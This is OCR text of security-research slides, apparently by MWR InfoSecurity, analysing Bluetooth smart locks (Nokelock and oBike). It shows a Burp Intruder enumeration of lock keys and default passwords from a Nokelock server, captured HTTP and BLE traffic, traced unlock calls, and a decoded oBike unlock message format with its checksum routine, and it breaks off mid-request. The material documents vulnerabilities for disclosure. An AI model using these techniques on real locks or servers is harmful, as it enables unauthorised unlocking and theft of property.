
## CBPeripheral

- Remote peripheral devices that the app has discovered advertising or is currently connected to.
- `-m "*[CBPeripheral readValue*]"`
- `-m "*[CBPeripheral writeValue*]"`
- `-m "*[CBPeripheral setNotifyValue*]"`

## CBPeripheralDelegate

- Provides methods called on events relating to discovery, exploration, and interaction with a remote peripheral.
- `-m "*[* *didUpdateNotificationStateForCharacteristic*]"`
- `-m "*[* *didUpdateValueForCharacteristic*]"`

# Summary…


01
Scan QR Code
物联锁
MCA110000017
02
Get Lock Key From Server
03
Server Responds with Lock Key
04
Request Encrypted Token
05
Gets Encrypted Token
06
Decrypt Token & Unlock!

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | "lockKey |
|---|---|---|---|---|---|---|
| 656 | 0120 | 200 | | | 526 | ":"80,33,22,72,21,17,80,15,32,99,68,86,66,46,99,67","lockPwd":"000000 |
| 1009 | 0099 | 200 | | | 518 | ":"91,83,64,74,53,8,3,73,90,60,14,83,95,76,57,17","lockPwd":"000000 |
| 1014 | 0114 | 200 | | | 517 | ":"76,16,79,50,27,5,51,67,7,47,92,22,19,12,26,97","lockPwd":"000000 |
| 893 | 0098 | 200 | | | 516 | ":"7,58,81,45,27,78,72,40,95,70,72,11,13,30,79,42","lockPwd":"000000 |
| 352 | 0004 | 200 | | | 515 | ":"32,87,47,82,54,75,63,71,48,80,65,88,17,99,45,43","lockPwd":"000000 |
| 613 | 0072 | 200 | | | 515 | ":"64,81,43,24,15,53,12,40,92,53,87,5,61,83,14,62","lockPwd":"000000 |
| 370 | 0119 | 200 | | | 513 | ":"33,42,37,88,43,94,22,51,74,45,23,37,61,94,98,40","lockPwd":"000000 |
| 221 | 0206 | 200 | | | 512 | ":"32,46,84,15,25,58,6,53,63,80,40,88,59,78,39,23","lockPwd":"000000 |
| 339 | 0212 | 200 | | | 512 | ":"57,11,67,24,46,63,14,86,04,34,71,25,85,40,64,65","lockPwd":"000000 |
| 31 | 0095 | 200 | | | 510 | ":"20,12,72,3,60,99,23,2,93,37,85,81,6,10,33,2","lockPwd":"000000 |
| 206 | 0115 | 200 | | | 510 | ":"29,79,89,50,6,9,21,19,13,78,73,78,8,37,25,29","lockPwd":"000000 |
| 663 | 0024 | 200 | | | 510 | ":"92,87,52,62,64,31,72,86,91,51,28,35,9,67,57,90","lockPwd":"000000 |
| 982 | 0103 | 200 | | | 510 | ":"51,76,27,65,25,95,38,1,11,83,89,28,49,61,65,73","lockPwd":"000000 |
| 405 | 0084 | 200 | | | 509 | ":"38,60,98,30,94,80,47,77,12,57,38,41,59,41,97,69","lockPwd":"000000 |
| 1043 | 0200 | 200 | | | 509 | ":"33,79,59,17,9,4,94,4,97,33,59,63,46,95,75,35","lockPwd":"000000 |
| 590 | 0082 | 200 | | | 508 | ":"25,79,12,2,20,46,90,71,31,19,35,59,63,24,78,56","lockPwd":"000000 |
| 751 | 0040 | 200 | | | 508 | ":"32,87,47,82,54,75,63,71,48,80,65,88,17,99,45,43","lockPwd":"000000 |

Request | Response


Raw | Params | Headers | Hex | JSON Beautifier

```
POST /newNokelock/lock/getDeviceInfo HTTP/1.1
Host: 120.24.3.148:8080
phoneModel: iPhone 6
Accept: */*
appVersion: 3.0.0
Accept-Language: en-SG;q=1
Accept-Encoding: gzip, deflate
token: 5fedd567f3264a3ab2e6balc60c40714
Content-Type: application/json
Content-Length: 65
clientType: iOS
language: en-SG
User-Agent: nocklock/3.0.0 (iPhone; iOS 10.1.1; Scale/2.00)
Connection: close
osVersion: 10.1.1

{"barcode":"http:\/\/www.nokelock.com\/app.html?id=MCA110000899"}
```

# oBike

MWR INFOSECURITY


# oBike Lock




oBike lock teardown and rebuild, dockless share bike rescue: https://youtu.be/Vl3Gl8w8n-Q

```
@ Connecting to d4:36:39:ba:df:22 ... connected.
@ Enumerating all the things ....
```

| Handles | Service > Characteristics | Properties | Data |
|---|---|---|---|
| 0001 -> 000b | Generic Access ( 00001800-0000-1000-8000-00805f9b34fb ) | | |
| 0003 | Device Name ( 00002a00-0000-1000-8000-00805f9b34fb ) | READ | u'LuoPing_AirLocker' |
| 0005 | Appearance ( 00002a01-0000-1000-8000-00805f9b34fb ) | READ | Unknown |
| 0007 | Peripheral Privacy Flag ( 00002a02-0000-1000-8000-00805f9b34fb ) | READ WRITE | Privacy Disabled |
| 0009 | Reconnection Address ( 00002a03-0000-1000-8000-00805f9b34fb ) | WRITE | |
| 000b | Peripheral Preferred Connection Parameters ( 00002a04-0000-1000-8000-00805f9b34fb ) | READ | Connection Interval: 80 -> 160<br>Slave Latency: 0<br>Connection Supervision Timeout Multiplier: 1000 |
| 000c -> 000f | Generic Attribute ( 00001801-0000-1000-8000-00805f9b34fb ) | | |
| 000e | Service Changed ( 00002a05-0000-1000-8000-00805f9b34fb ) | INDICATE | |
| 0010 -> 0022 | Device Information ( 0000180a-0000-1000-8000-00805f9b34fb ) | | |
| 0012 | System ID ( 00002a23-0000-1000-8000-00805f9b34fb ) | READ | '"\xdf\xba\x00\x0096\xd4' |
| 0014 | Model Number String ( 00002a24-0000-1000-8000-00805f9b34fb ) | READ | u'Model Number' |
| 0016 | Serial Number String ( 00002a25-0000-1000-8000-00805f9b34fb ) | READ | u'Serial Number' |
| 0018 | Firmware Revision String ( 00002a26-0000-1000-8000-00805f9b34fb ) | READ | u'Firmware Revision' |
| 001a | Hardware Revision String ( 00002a27-0000-1000-8000-00805f9b34fb ) | READ | u'Hardware Revision' |
| 001c | Software Revision String ( 00002a28-0000-1000-8000-00805f9b34fb ) | READ | u'Software Revision' |
| 001e | Manufacturer Name String ( 00002a29-0000-1000-8000-00805f9b34fb ) | READ | u'Manufacturer Name' |
| 0020 | IEEE 11073-20601 Regulatory Certification Data List ( 00002a2a-0000-1000-8000-00805f9b34fb ) | READ | '\xfe\x00experimental' |
| 0022 | PnP ID ( 00002a50-0000-1000-8000-00805f9b34fb ) | READ | Vendor ID: 0x000d ( Bluetooth SIG assigned Company Identifier )<br>Product ID: 0x0000<br>Product Version: 0x0110 |
| 0023 -> ffff | fff0 ( 0000fff0-0000-1000-8000-00805f9b34fb ) | | |
| 0025 | fff1 ( 0000fff1-0000-1000-8000-00805f9b34fb ) | READ WRITE | '\x01' |
| 0028 | fff2 ( 0000fff2-0000-1000-8000-00805f9b34fb ) | READ | '\x02' |
| 002b | fff3 ( 0000fff3-0000-1000-8000-00805f9b34fb ) | WRITE | |
| 002e | fff4 ( 0000fff4-0000-1000-8000-00805f9b34fb ) | NOTIFY | |
| 0032 | fff5 ( 0000fff5-0000-1000-8000-00805f9b34fb ) | READ | Error from Bluetooth stack (comerr) |
| 0035 | fff6 ( 0000fff6-0000-1000-8000-00805f9b34fb ) | NOTIFY READ WRITE NO RESPONSE | u'gt\x00FF' |


http://www.o.bike/download
/app.html?m=065002064
Scan To Ride
065002064
01
App Checks Lock Status. Uploads Coordinates.
02
Server Responds with Lock Status
03
App Requests Key Source
04
App Gets Key Source
05
Request Unlock Key
06
Server Responds with Unlock Key
07
Unlock Bike Lock
08


01 http://www.o.bike/download/app.html?m=065002064

02 App Checks Lock Status. Uploads Coordinates.


```
POST /api/v2/bike/060511449/lockNo HTTP/1.1
Host: mobile.o.bike
Content-Type: application/json
version: 3.2.4

{
    "deviceId":"1521828969000-8035385",
    "dateTime":"1521984609867.631836",
    "longitude":103.8XXXXXXXX,
    "latitude":1.3XXXXXXXX
}&58bc93f4ac249b829174520a5afe73
```



```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 93

{"data":
    {"lockNo":"639BADF22",
    "lockType":2,
    "faultBike":false},
"success":true,"errorCode":100}
```


```
16504 ms -[BluetoothManager peripheral:0x1742f6080 didDiscoverCharacteristicsForService:0x17667cb00
error:0x0]
16506 ms   | -[CBPeripheral setNotifyValue:0x1 forCharacteristic:
                                                <CBCharacteristic: 0x1704ae100, UUID = FFF6,
                                                 properties = 0x16, value = (null), notifying = NO>]
16515 ms   | -[OBikeBluetoothManager BLEDidNotify]
16519 ms   |  |  |  |  |  | -[CBPeripheral writeValue:0x17483f980 forCharacteristic:0x1704ae100 type:0x1]
16519 ms   |  |  |  |  |  | writeValue -> _NSInlineData
16519 ms   |  |  |  |  |  | forCharacteristic -> CBCharacteristic
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  67 74 00 81 81                                  gt...
```



```
16774 ms -[BluetoothManager peripheral:0x1742f6080 didUpdateValueForCharacteristic:0x1704ae100 error:0x0]
16775 ms    |   | -[HandleBluetoothMessage checkBlueToothDataWith:0x170824b40]
16775 ms    |   |   | +[BluetoothSendMessage GetBcc:0x170013ab0 size:0xc]
16781 ms    |   | -[OBikeBluetoothManager BLEGetBike:0x17045fec0]
16783 ms    |   |   | +[OBikeEncrypt aesEncryptString:{"bikeId":"060511449","deviceId":“XXXXXXXXXX",
                                                      "dateTime":"1521984617263.854980","keySource":"c4f1dc24"}
                                                      &ad6dad370f01782adfe200584ff63be31af29069]
```

```
<CBCharacteristic: 0x1704ae100, UUID = FFF6, properties = 0x16, value = <67740b41 00115100 c4f1dc24 99010054>, notifying = YES>
```




```
POST /api/v2/bike/unlockPass HTTP/1.1
Host: mobile.o.bike
Content-Type: application/json
version: 3.2.4

{
    "bikeId":"060511449",
    "deviceId":"1521828969000-8035385",
    "dateTime":"1521984617263.854980",
    "keySource":"c4f1dc24"
}&ad6dad370f01782adfe200584ff63be31af29069
```

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Connection: close
Vary: Accept-EncodingContent-Length: 130

{"data":{
    "encryptionKey":180,
    "keys":"8be1be17d41e8fdff1ae1c82e4500fec",
    "serverTime":1521984619298
},"success":true,"errorCode":100}
```



08 Unlock Bike Lock

```
19106 ms -[OBikeBluetoothManager openLock:0xb000000000000b43 keys:0x1718648c0 serverTime:0xb0001625d5a43223]
19107 ms   | | -[BluetoothManager openLock:0xa383430343937327 Time:0x170440690 Key:0x1718648c0 encryptionKey:0xb4]
19108 ms   | |   | | | +[BluetoothSendMessage setValueForUnlock:1521984619.298000 Index:0xb4
                                                 Phone:0xa383430343937327 Key:8be1be17d41e8fdff1ae1c82e4500fec]
19118 ms   | |   | | | -[CBPeripheral writeValue:0x174a54340 forCharacteristic:0x1704ae100 type:0x1]
19118 ms   | |   | | | writeValue -> NSConcreteMutableData
19118 ms   | |   | | | forCharacteristic -> CBCharacteristic
19127 ms   | |   | | | -[CBPeripheral writeValue:0x174a53ef0 forCharacteristic:0x1704ae100 type:0x1]
19127 ms   | |   | | | writeValue -> NSConcreteMutableData
19127 ms   | |   | | | forCharacteristic -> CBCharacteristic
```

```
            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000   67 74 18 82 b4 00 00 02 79 40 48 00 6b a4 b7 5a  gt......y@H.k..Z


            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000   8b e1 be 17 d4 1e 8f df f1 ae 1c 82 ff           .............
```

# Unlock Algorithm

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  67 74 18 82 b4 00 00 02 79 40 48 00 6b a4 b7 5a  gt......y@H.k..Z


          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  8b e1 be 17 d4 1e 8f df f1 ae 1c 82 ff           ............
```

## Message 1

| ??? Static | Message Length | Command |
|---|---|---|
| 67 74 | 18 | 82 |

| Key Index | ??? Static | Date Time |
|---|---|---|
| b4 | 00 00 02 79 40 48 | 00 6b a4 b7 5a |

**Index**:0xb4
**Key**:8be1be17d41e8fdff1ae1c82e4500fec

## Message 2

| AES Key (Truncated) | BCC |
|---|---|
| 8b e1 be 17 d4 1e 8f df f1 ae 1c 82 | ff |

BCC Calculation:

```
for i in bytearr {
    x ^= i
}
return x
```

bytearr = Command … AES Key

# HTTP Message Encryption


```
POST /api/v2/bike/060511449/lockNo HTTP/1.1
Host: mobile.o.bike
Content-Type: application/json
version: 3.2.4
Authorization: Bearer *****

{"value":"68693cfa10579681d818373508433342d9
9f0ba4373f9926c53c1f1c88576304d0b936e700388
8288fe949e73eb1d3267b713d2b261829ee04985234
